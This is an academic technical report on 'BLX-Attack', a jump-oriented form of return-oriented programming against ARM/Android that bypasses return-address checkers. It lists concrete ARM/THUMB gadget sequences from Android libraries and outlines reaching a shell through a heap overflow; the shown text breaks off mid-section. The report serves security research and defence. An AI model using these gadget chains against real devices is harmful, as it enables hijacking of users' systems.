

RUHR-UNIVERSITÄT BOCHUM

Horst Görtz Institute for IT Security




Technical Report HGI-TR-2010-002

Return-Oriented Programming without Returns on ARM

Lucas Davi, Alexandra Dmitrienko, Ahmad-Reza Sadeghi, Marcel Winandy

System Security Lab
Ruhr University Bochum, Germany



Ruhr-Universität Bochum
Horst Görtz Institute for IT Security
D-44780 Bochum, Germany

HGI-TR-2010-002
July 20, 2010
ISSN

Return-Oriented Programming without Returns on ARM*

Lucas Davi, Alexandra Dmitrienko[†], Ahmad-Reza Sadeghi, Marcel Winandy

Abstract

In this paper we present a novel and general memory-related attack method on ARM-based computing platforms. Our attack deploys the principles of return-oriented programming (ROP), however, in contrast to conventional ROP, it exploits jumps instead of returns, and hence it can not be detected by return address checkers. Although a similar attack has been recently proposed for Intel x86, it was unclear if the attack technique can be deployed to ARM-based computing platforms as well. Developing a jump-based attack on ARM is more involved, because ARM is based on a RISC architecture which differs in many aspects from Intel's x86 architecture. Nevertheless, we show a Turing-complete attack that can induce arbitrary change of behavior in running programs *without* requiring code injection. As proof of concept, we instantiate our attack method on the Android platform.

1 Introduction

Approximately 172 million smartphones were sold in 2009, from which Google Android and Apple iPhone were the fastest growing ones [19]. Smartphone platforms that use ARM processors, e.g., Apple iPhone and Google Android, have become very popular in the last two decades. Principally, ARM processors follow the RISC design principles. In 2009 ARM announced the 10 billionth mobile processor [5].

The wide deployment of smartphones makes them also attractive targets for attacks. For instance, attacks appeared that apply code injection via exploiting memory related vulnerabilities [21]. A typical approach to prevent code injection attacks is $W \oplus X$ [29], which marks a memory page either writable (W) or executable (X). However, recent software attacks on smartphones [24, 23] bypass $W \oplus X$ by applying the principles of *return-oriented programming (ROP)* [33]. ROP attacks do not require code injection, but invoke the execution of so-called *gadgets*, sequences of instructions, that already reside in the program's memory space. Generally, ROP is shown to be Turing-complete and can be applied on a number of architectures: Intel x86 [33], SPARC [7], ARM [26], iPhone [23, 24], Atmel AVR [16], Z80 voting machines [9], and PowerPC [27]. However, ROP attacks are based on function epilogue sequences (e.g., return instructions) and can be defeated by return address checkers [11, 17, 20, 12, 14, 34]. These tools hold valid copies of return addresses in a dedicated memory area and enforce a return address check for each executed return instruction.

Recently, Checkoway and Shacham [10] introduced a new ROP attack for Intel x86 that needs *no* return instructions at all. Instruction sequences are instead chained together by indirect jump instructions. This attack cannot be detected in the same way as conventional ROP attacks since there is no definite convention regarding the target of an indirect jump. While a return instruction must redirect execution back to the calling function, an indirect jump is allowed to transfer control to any function available in the program's address space. Inspired by the approach in [10], in this paper we present a jump-oriented attack method targeting ARM computing platforms. Our attack uses ARM's indirect call instruction *Branch-Link-Exchange (BLX)*. Hence, we call our attack *BLX-Attack*. We instantiate our attack on an Android 2.0 device allowing us to launch the terminal application.

Contribution. We present a jump-based attack method on ARM platforms that bypasses return address checkers and allows to change program behavior without code injection. Although in principle we

*Part of this technical report will appear at the 17th ACM Conference on Computer and Communications Security (CCS 2010) [8]

[†]Supported by the Erasmus Mundus External Co-operation Window Programme of the European Union

adopt the jump attack presented in [10], developing such an attack on an ARM platform is not straightforward and more involved: This is because an attacker is not able to invoke unintended¹ sequences due to memory alignment enforced by ARM that reduces the code base dramatically. Nevertheless, we show that our attack method is Turing-complete. Moreover, our attack does not rely on BYOPJ (Bring your own pop jump) paradigm which is a strong assumption made in [10]. We mount our BLX-Attack on a Google Android 2.0 device. Our concrete attack launches a shell to the adversary.

Outline. After providing background on the ARM architecture and presenting our adversary model and assumptions in Section 2, we give an overview of our BLX-Attack in Section 3, and explain the technical details of our gadget set in Section 4. We show how our BLX-Attack can be mounted on an Android device in Section 5 and elaborate on related work in Section 6. We conclude the paper in Section 7.

2 Background and Assumptions

In this section we briefly describe the ARM architecture and present our adversary model and assumptions.

2.1 ARM/THUMB Instruction Set

ARM is a 32-bit processor and features 16 general-purpose registers `r0` to `r15` as depicted in Table 1. All these registers can be accessed/changed directly. In contrast to the Intel x86 architecture, even the program counter `pc` can be accessed directly. Additionally, ARM processors feature a current program status register (`cpsr`), which holds the current state of the system. It contains condition flags, interrupt enable flags, and the current mode.

Register	Purpose
<code>r0 - r3</code>	Used for function arguments
<code>r4 - r11</code>	Used for local variables (must be preserved)
<code>r12</code>	Scratch register
<code>r13 (sp)</code>	Stack pointer
<code>r14 (lr)</code>	Link register (holds the return address)
<code>r15 (pc)</code>	Program counter
<code>cpsr</code>	Control program status register

Table 1: The ARM Registers

Although ARM has a 32-bit RISC architecture, it also provides a 16-bit instruction set, called THUMB. The THUMB instruction set is a subset of the ARM instruction set and is in particular suitable for embedded systems which often suffer from greater memory restrictions as PCs. Moreover, THUMB code provides better performance than ARM for systems shipped with a 16-bit memory. If instructions have to be fetched from a 16-bit memory, then it will take two cycles to fetch an ARM instruction, whereas only one cycle is needed to fetch a Thumb instruction. In particular, the libraries `libc.so` and `libwebcore.so` which we use as the code base for our BLX-Attack contain mainly THUMB instructions.

Function Calls. According to the ARM Architecture Procedure Call Standard (AAPCS) [6], function calls can be performed either through a `BL` or through a `BLX` instruction. The `BL` instruction performs a branch with link operation, i.e., enforces a branch to the specified routine by writing the destination address to the program counter `pc`, and by writing the return address to the link register `lr`. The `BLX` instruction additionally allows interworking between ARM and THUMB code. Further, only the `BLX` instruction allows indirect function calls (i.e., the target address of the branch is hold in a register). Note

¹Jumping to the middle of a valid instruction on Intel x86 results in a new instruction stream unintended by the programmer. This is possible on x86 because of unaligned memory access and variable-length instructions.

that, in practice, not all function calls follow the AAPCS calling convention: Instead of transferring the return address to `lr`, the ARM C compiler may enforce the return address to be pushed onto the stack and afterwards performs a direct branch to the function through a `B` or `BX` instruction.

Arguments to a function are provided in the registers `r0` to `r3`. If a function requires more than four arguments then these must be passed on the stack. Additionally, the output values of a function are returned via these registers. Registers `r4` to `r8`, `r10`, and `r11` are used for holding local variables of the called function whereas THUMB code only uses `r4` to `r8`. According to the AAPCS, a function must preserve registers `r4` to `r8`, `r10`, `r11`, and `sp`.

A function return is completed by writing the return address to the program counter `pc`. For this, the ARM architecture provides no dedicated return instruction. Instead, any instruction that is able to write to the program counter can be applied as return instruction. For instance, one common return instruction is the `BX lr` instruction that branches to the address stored in the link register `lr`. Further, it is also possible to use the LDM (load multiple) instruction that loads the return address from the stack.

2.2 Assumptions and Adversary Model

We define a strong adversary model. For our attack we assume the availability of standard protection mechanisms against code injection and return address corruption attacks. Later (in Section 5) we show that even under the presence of such protection schemes, our BLX-Attack can be mounted on an ARM-based Google Android device.

1. We assume that the target platform may enforce the $W \oplus X$ security model. Thus an adversary cannot use well-known code injection attacks. This is reasonable because the ARM architecture provides the XN bit (i.e., similar to Intel’s non-executable bit) which allows the enforcement of $W \oplus X$. The new generations of Apple’s smartphone iPhone make use of the XN bit for each memory page. Although Android currently does not entirely use the XN bit, thus allowing code injection attacks, we assume a stronger Android architecture can be used in the future (enabling $W \oplus X$ by default).
2. We assume that the target platform may use countermeasures to defend/detect conventional ROP attacks, e.g., by using [14, 11, 17]. We believe that return-address checkers that were implemented for the Intel x86 architecture can be adopted to ARM architectures and the ARM C compiler.
3. We assume that the target platform provides an application with some bug allowing to instantiate a heap overflow attack. The reason for instantiating our attack by means of a heap overflow is that we want to avoid the use of any return instruction, so that our attack circumvents return address checkers. This is reasonable since heap overflow attacks are the standard attack technique of today’s adversaries [30].

3 Overview of BLX-Attack Method

In this section we present the high-level idea of our BLX-Attack method. First, we describe the main aspects of the ARM BLX instruction and how this instruction can be exploited for our attack. Then, we present the general design of the BLX-Attack such as the memory layout and the main attack steps.

3.1 Attack Components

The BLX instruction stands for *Branch-Link-Exchange* and is usually used for indirect function calls. A *branch* is enforced to jump to an address stored in a particular register, while the return address is *loaded* to a specific register (the link register `lr`), and (if necessary) an instruction set *exchange* (from ARM to THUMB and vice versa) can be enforced. In the following we will show how indirect branch instructions (such as BLX) can be exploited for our attack.

The principle of the BLX-Attack method is depicted in Figure 1. It shows an abstract view of a program’s memory. The adversary cannot inject own malicious code due to enabled $W \oplus X$ protection (see Assumption 1 in Section 2.2). However, an adversary is still able to use existing code of the target program and its libraries. Therefore, the adversary corrupts the control structure (CS) section so that




Figure 1: A general Jump/BLX-Attack on ARM

program execution transfers to a specific piece of code in a linked library (lib). Usually control structures (such as return and jump addresses) are located on the stack or on the heap. The instruction sequence of the linked library is executed until a jump instruction has been reached which redirects the execution to the next sequence of instructions by using a *trampoline*. The trampoline is also part of the linked libraries and is responsible for loading the address of the next instruction sequence from the control structure (CS) section.

In contrast to a conventional ROP attack (see, e.g., [33]), our BLX-Attack does not use the return instruction as a connector for the instruction sequences. The idea for using indirect jumps rather than returns was first described by Shacham in 2007 [33]. However, a Turing-complete gadget set and a thorough attack design that allows chaining of multiple instruction sequences and gadgets was not presented before 2010 by Checkoway and Shacham [10]. The ARM gadget compiler introduced by Kornau [26] includes instruction sequences ending in a so-called “free branch“ (such as BLX). However, the gadgets presented in [26] are basically terminated by function epilogue instructions. Further, the chaining of gadgets is always performed through function epilogue sequences, which will allow return address checkers to detect the attack. To the best of our knowledge, our attack method is the first attack on ARM that is solely based on indirect jumps. Moreover, we show that our gadget set is Turing-complete. Nevertheless, Kornau’s compiler can be used to facilitate the work of finding gadgets by automatically identifying sequences ending in a BLX instruction.

The jump-based attack presented in [10] targets Intel x86 and cannot be applied straightforward to ARM-based systems. ARM is a RISC architecture where in contrast to Intel x86 no unintended instruction sequences can be invoked.² Thus, developing such an attack for ARM is more involved because the code base is much smaller compared to Intel x86. Moreover, the attack in [10] assumes the presence of a pop-jump sequence (used as trampoline). However, for the typical libraries used on ARM such a trampoline sequence does not exist. This assumption is called “*Bring Your Own Pop Jump (BYOPJ)*”. Typical libraries on ARM do not include pop-jump sequences³, but we show how to design a Turing-complete attack method for ARM platforms *without* using the BYOPJ paradigm.

Reasons for Using BLX. The BLX instruction is not a part of a function epilogue. Hence, an attack based on BLX instructions cannot be detected by return address checkers. We assume the presence of such return address protection mechanisms (see Assumption 2 in Section 2.2). Moreover, in contrast to Intel’s x86 indirect call instruction, the BLX instruction does not impact values on the stack (or generally on the memory), which makes the BLX instruction very suitable for our attack. However, since the program counter `pc` can be accessed as a general purpose register, any instruction which uses the program counter

²Theoretically it is also possible to identify unintended instruction sequences on ARM, when ARM (32 bit) and THUMB (16 bit) code is mixed. Nevertheless, the code base for useful sequences on ARM is still smaller than on Intel x86, because on ARM an instruction is either 2 or 4 Byte long, whereas an x86 instruction ranges from 1 to 12 Bytes. Note that our gadget set is only derived from intended instruction sequences.

³Sometimes such a sequence can be found in a function epilogue. However, these sequences can be protected by return address checkers.




Figure 2: The BLX-Attack Method/Architecture

pc as a destination register could be used for our attack. The reason why we selected the BLX instruction is because most of the instruction sequences we identified in our code base end with BLX.

For extraction of a Turing-complete gadget set we inspected *libc.so* and *libwebcore.so* libraries of an Android 2.0 platform. Android’s libc version is very compact, hence, we included Android’s Web Browser library *libwebcore.so* to enlarge the code base. Both of the libraries (by default) are linked into the memory space of an application to fixed addresses (i.e., no ASLR⁴ is used).

3.2 Attack Method Design

Memory Layout. Figure 2 depicts the memory layout and the steps of our BLX-Attack. The memory area under control of the adversary contains jump addresses and arguments which are clearly separated from each other. The injection of the jump addresses and arguments is accomplished by means of a heap overflow (see Assumption 3 in Section 2.2) as we will discuss in more detail in Section 5. Each jump address points to a specific instruction sequence whereas each sequence ends with a BLX instruction in order to allow chaining of multiple sequences. We misuse the stack pointer *sp* as a pointer to arguments and need a second register (denoted with R_{JA}) as a pointer to jump addresses. We use the stack pointer because many sequences we identified in our code base contain load/store operations where *sp* is used as base register. However, in contrast to [10] our attack does not force the adversary to control the stack pointer. Instead any register (R_{SP}) can be used as pointer to arguments and data.

The order of jump addresses and arguments highly depends on the instruction sequences found on a platform. For instance, if the instruction sequence which updates R_{JA} adds a positive constant then jump addresses have to go from lower to higher memory addresses. In Figure 2 jump addresses go from lower to higher memory addresses and arguments are ordered vice versa. Of course, if jump addresses are not separated from arguments then one register could be saved. This is actually the preferred way proposed by Checkoway and Shacham [10]. However, on Intel x86, arguments are mainly loaded by a POP instruction from the stack which directly updates the stack pointer. Unfortunately, the typical libraries we examined load arguments without updating the stack pointer. That is the reason why we use R_{JA} as pointer to jump addresses which is updated after each instruction sequence.

BLX-Attack Steps. Our attack method consists mainly of three parts: (i) **setup**, (ii) **update-load-branch (ULB) sequence**, and (iii) **gadgets** which consist of several instruction sequences. First, the adversary injects jump addresses and arguments to process’s memory space. By subverting the control-flow, the adversary is able to initialize several registers. We refer to this process as a *setup* (step 1).

⁴Address Space Layout Randomization

We explain in Section 5 details of the setup. The setup initializes three registers: R_{JA} , R_{ULB} and R_{SP} . R_{JA} and R_{SP} are used as a pointer to jump addresses and arguments. Register R_{ULB} is loaded with the address of our ULB sequence (see below). Finally, the last action of our setup phase is to redirect execution to sequence 1 (steps 2 and 3 in Figure 2). After sequence 1 completes its task, the BLX instruction (located at the end of the sequence) redirects execution to our trampoline, called ULB sequence (step 4). The ULB sequence is responsible for *updating* register R_{JA} , *loading* the address of the sequence 2, and for enforcing the *branch* to sequence 2 (step 5 and 6). Thus, our ULB sequence is the connector for all sequences of instructions.

4 Gadget Set

In this section we present the (Turing-complete) gadget set for our BLX-Attack. The gadgets range from simple gadgets that load a value into a register up to sophisticated gadgets that enforce conditional branching.

4.1 Details of Setup and ULB Sequence

First, we describe the details of our setup and the ULB sequence. Since, our concrete BLX-Attack directly initializes register $r4$ to $r15$ by exploiting a setjmp buffer overflow vulnerability on the heap, we assume for the moment that the adversary can directly initialize these registers. We will describe in Section 5 in more details how this can be achieved.

In Section 3 we introduced the registers R_{JA} , R_{ULB} , and R_{SP} as the fundamental basis for our attack. The allocation of these registers highly depends on the identified instruction sequences in our code base and involves technical challenges because these registers must be preserved during the execution of the gadget chain. For our code base we decided (as depicted in Figure 2) for the following allocation: $R_{JA} = r6$, $R_{ULB} = r3$, and $R_{SP} = sp$. Further, we use following sequences for the setup and the ULB sequence:

```
LDR r3,[sp,#0]; BLX r3 /* Setup sequence */
ADDS r6,#4; LDR r5,[r6,#124]; BLX r5 /* ULB sequence */
```

We use $r3$ for R_{ULB} because most of the sequences in our code base end with a BLX $r3$ instruction. Our setup sequence initializes $r3$ (i.e., R_{ULB}) by loading the address of the ULB sequence from the stack through a LDR (load register) instruction into $r3$. We describe the role of the LDR instruction in more detail in Section 4.2. Note, since our adversary is able to directly initialize $r4$ to $r15$ by the setjmp vulnerability, we require no additional setup sequences for R_{JA} and R_{SP} . Otherwise, we had to find setup sequences that allow us to initialize all relevant registers by load instructions.

The ULB sequence acts as connector for all executed instruction sequences by (i) updating R_{JA} after each sequence and (ii) transferring control to the subsequent instruction sequence. Since registers $r0$ to $r3$ are often used as destination registers before a BLX instruction, we decided to use $r6$ as R_{JA} register. The ULB sequence first increases register $r6$ by 4 Bytes (Update), then loads the next jump address (by an offset of 124 Bytes to $r6$) in $r5$ (Load), and finally branches to the loaded address (Branch). However, this sequence does not directly use R_{JA} as branch destination register, rather it uses for this $r5$. Thus, we must take into account that the content of $r5$ is overwritten after each ULB sequence.

One technical problem we have to address is that most of our sequences use the pre-indexed addressing mode, which means that sp does not change its value after it is used as base register in a load operation. It would be desirable to directly load sp , but unfortunately, we have no such load operation in the sequences of our code base. Hence, we use the following sequence to update sp :

```
SUB sp,#12; ADDS r0,r4,#0; BLX r3 /* Updating sp */
```

This sequence decreases the value of the stack pointer by 12 Bytes and as a side-effect overwrites the value of register $r0$ with the content stored in $r4$. To preserve register $r0$, its value could be stored to memory or moved to a free register before.

4.2 Technical Details of Gadgets

The crucial part of our BLX-Attack is to build a Turing-complete gadget set allowing an adversary to generate arbitrary program behavior. Generally, gadgets consist of several instruction sequences, whereas

for our purposes the instruction sequences have to end in a **BLX** instruction to redirect execution to our ULB sequence. Thus, useful instruction sequences must be first extracted from libraries linked to an application. Previous work [7, 22, 26] has shown how to automate the identification of gadgets.

A Turing-complete gadget set for a BLX-Attack should at least consist of gadgets for (i) **memory operations** (load/store), (ii) **data processing** (data moving and arithmetic/logical operations), (iii) **control-flow** (conditional/unconditional branching), and (iv) **system and function calls**. We could construct all these gadgets using the sequences in our code base, namely the libraries *libwebcore.so* and *libc.so* of an Android 2.0 device. In the following, we will present the technical details for all classes of gadgets.

4.2.1 Memory Operations.

Memory operation gadgets are needed for loading and storing values from and to memory. Due to the RISC architecture of ARM processors load and store operations are only permitted through dedicated load and store instructions. The ARM instruction set offers for this two instructions, **LDR** and **STR**.⁵ A general-purpose register can be loaded through an **LDR** instruction. Storing a register to memory is performed through the **STR** instruction. For instance, to load a word from the stack (with NULL Bytes offset) to **r1**, the following sequence could be used:

```
LDR r1,[sp,#0]; BLX r3
```

Loading an immediate. Typically, memory operations also include a gadget that loads an immediate value into a general-purpose register. For instance, to load NULL into register **r2** the following sequence could be used:

```
MOVS r2,#0; BLX r3
```

This sequence uses the **MOVS** instruction to move the immediate value NULL to **r2**.

Storing to memory. For a store operation we need at least two registers, one holding the word to be stored and one holding the target address. Figure 3 depicts our store gadget which stores the contents of several registers (**r1**, **r3**, and **r4**) to a memory address pointed to by **r2**. Sequence 1 consists of two load instructions. The first one loads the target address for the store operation to register **r2**. The target address is located in the argument memory space at **[sp,#4]**. Unfortunately, the second load instruction overwrites register **r3** (*R_{ULB}*). To preserve *R_{ULB}*, the address stored at **[sp,#0]** must be the address of our ULB sequence. Afterwards, sequence 2 stores the register contents of **r1**, **r3**, and **r4** to the memory area pointed to by **r2**. However, sequence 2 once again overwrites register **r3**. Hence, the address of our ULB sequence must also be placed at address **[sp,#8]**.

4.2.2 Data Processing

Data processing gadgets include gadgets for moving data among registers, logical (AND, OR, NOT, EOR), and arithmetic (ADD, SUB, MUL, DIV) operations. Basically, data processing gadgets need first memory load gadgets to initialize the source registers. Afterwards the desired operation is performed on the source registers.

Data movement gadgets. THUMB compiled code uses for data movement the arithmetic add instruction **ADDS**⁶. For this, the **ADDS** instruction uses the immediate NULL as second operand:

```
ADDS r0,r1,#0; ADDS r1,r4,#0; BLX r3
ADDS r5,r1,#0; ADDS r7,r2,#0; BLX r3
```

For instance, the first sequence moves **r0** to **r1** and **r4** to **r1**.

⁵Despite these two instructions, ARM provides the **LDM** and **STM** instructions for a multiple load and store operation.

⁶An add instruction with the “S” suffix updates also the CPSR flag register.




Figure 3: The Store Gadget

Arithmetic gadgets. The ADD gadget can be also realized with the arithmetic add instruction ADDS as follows:

```
ADDS r0, r0, r2; BLX r3
```

This sequence adds the contents of register r0 and r2 and stores the result in register r0.

Our SUB gadget is based on the arithmetic sub instruction SUBS as depicted in Figure 4. This gadget subtracts r0 from r4. Sequences 1 and 2 load the first operand into r4 through r0, whereas the conditional branch in sequence 2 will be never taken, because r3 holds the address of the ULB sequence (which does not equal NULL). Afterwards, sequence 3 loads r0 with the second operand. The fourth sequence loads the address where the result will be stored into register r2. Finally, the last sequence performs the subtraction and stores the result at memory position sp, #32 and in register r1.




Figure 4: The Subtract Gadget

The remaining MUL and DIV gadgets can be realized by invoking the ADD and SUB gadget in a loop.

Logical gadgets. As an example for a logical operation gadget we present the AND gadget. Generally, logical and arithmetic operation gadgets must first load the operands into source registers. Afterwards the desired logical/arithmetic operation is performed on the loaded registers. Our AND gadget is depicted in Figure 5. Sequences 1 and 2 are responsible for loading the first operand into register `r7`. This is achieved




Figure 5: The AND Gadget

by loading the first operand into `r2` and by moving the content of `r2` to `r7`. Afterwards, sequence 3 loads the second operand into register `r1` and sequence 4 performs the AND operation on register `r1` and `r7`, whereas the result is stored into register `r7`.

One important logical gadget to mention is the NOT gadget that computes the two's complement of a specific value. We realize the NOT gadget (based on the ideas presented in [10]) by subtracting the source register from `(-1)`. The AND and NOT gadget can be combined to a NAND gadget. All other logical operations (such as OR, EOR) can be emulated through our NAND gadget.

Similar, the negate gadget can be simulated through a SUB gadget by subtracting the source register from NULL.

Shift gadgets. Although shift gadgets are not always included in Turing-complete gadget sets (e.g., [33]), we show how these can be realized by the ASRS (arithmetic right shift) and LSRS (logical left shift) instructions, as follows:

```
ASRS r0, r0, #1; ADDS r0, r2, r0; BLX r3
LSLS r2, r2, #2; ADDS r2, r1, r2; BLX r3
```

For instance, the first sequence performs an arithmetic right shift on `r0` by one bit. To preserve the result of the shift operation, `r2` has to be loaded with NULL (e.g., by the load immediate gadget explained in Section 4.2.1). Otherwise, the second instruction would overwrite `r0` by adding `r2` to `r0`.

4.2.3 Control-Flow

In contrast to ordinary programs, branching in the context of our BLX-Attack implicates changing the R_{JA} (`r6`) register rather than the instruction pointer. The unconditional branching gadget can be realized by adding an offset to register R_{JA} , or by directly loading R_{JA} with a new value:

```
LDR r6, [sp, #24]; BLX r7
ADDS r6, #140; BLX r4
```

The first sequence loads `r6` with a new value from the stack and the second sequence adds 140 Bytes to the current value of `r6`. However, both sequences do not terminate in a `BLX r3` instruction. Hence, before these sequences can be used, the address of our ULB sequence has to be loaded into `r7` and `r4`. This can be achieved by load and data movement gadgets.

Our conditional branching gadget is based on the ideas presented in [33]: We compare two values and depending on the result, R_{JA} is either changed by an unconditional branch gadget or remains as before. To realize this gadget, we need a compare operation. Although ARM provides a dedicated `CMP` instruction, we identified no appropriate sequence in our code base containing this instruction. However, we can emulate the compare operation by our `SUB` gadget. The `SUBS` instruction in our `SUB` gadget will set the carry flag (C Flag) in the `cpsr` register if the result of the subtraction is positive or NULL. The updated carry bit is afterwards added to the constant `0xFFFFFFFF`, hence the result will be either NULL or `0xFFFFFFFF`. Finally, the result of the last operation must be ANDed with the desired branch offset. The result of this last operation will be either NULL (C Flag was set) or the offset (C Flag was not set), which is finally added to R_{JA} .

4.2.4 System and Function Calls

System calls are highly important for runtime attacks. Basically, system calls are needed to invoke special services of the operating system (like opening a file, executing a new program, etc.). For instance, conventional code injection attacks use the `execve` system call to launch a shell by invoking the program `/bin/sh`. System calls can be implemented as functions in `libc`. Thus, a program only needs to invoke the appropriate function for the system call. A common alternative to this scheme consists of passing arguments in registers and in storing the system call number in a dedicated register (e.g., on ARM `r7`, and on Intel `%eax`). The system call is then invoked through a software interrupt (e.g., on ARM `SVC 0x0` (Supervisor Call), and on Intel `int 0x80`).

The `libc` version of Google Android implements system calls by transferring the system call number to `r7`. Therefore all system call functions only differ in the `MOVS r7, #SYS_NR` instruction. For instance the `execve` function looks as follows:

```
PUSH {r4, r7};
MOV r7, #11; 0xb
SVC 0x00000000
POP {r4, r7}
MOVS r0, r0
BXPL lr
```

Since we could not identify a `SVC 0x0` instruction in our inspected libraries, we can only invoke a system call by calling the appropriate library function. On the other hand, this allows us to use the system call gadget also for function calls. Our system/function call gadget is depicted in Figure 6. We have to take into account that the `BLX` instruction loads the return address into the link register `lr`. Since the `BXPL lr` (located at the end of the `execve` function) redirects execution back to the value stored in the link register, we have to ensure that `lr` points at that time to a valid instruction sequence. However, when the `BLX` instruction is invoked, `lr` will be automatically loaded with the address of `[pc, #2]` (for Thumb compiled code). Hence, we use an instruction sequence with two `BLX` instructions (sequence 1). The arguments for the system call must be initialized by load gadgets (not depicted in Figure 6). Usually,

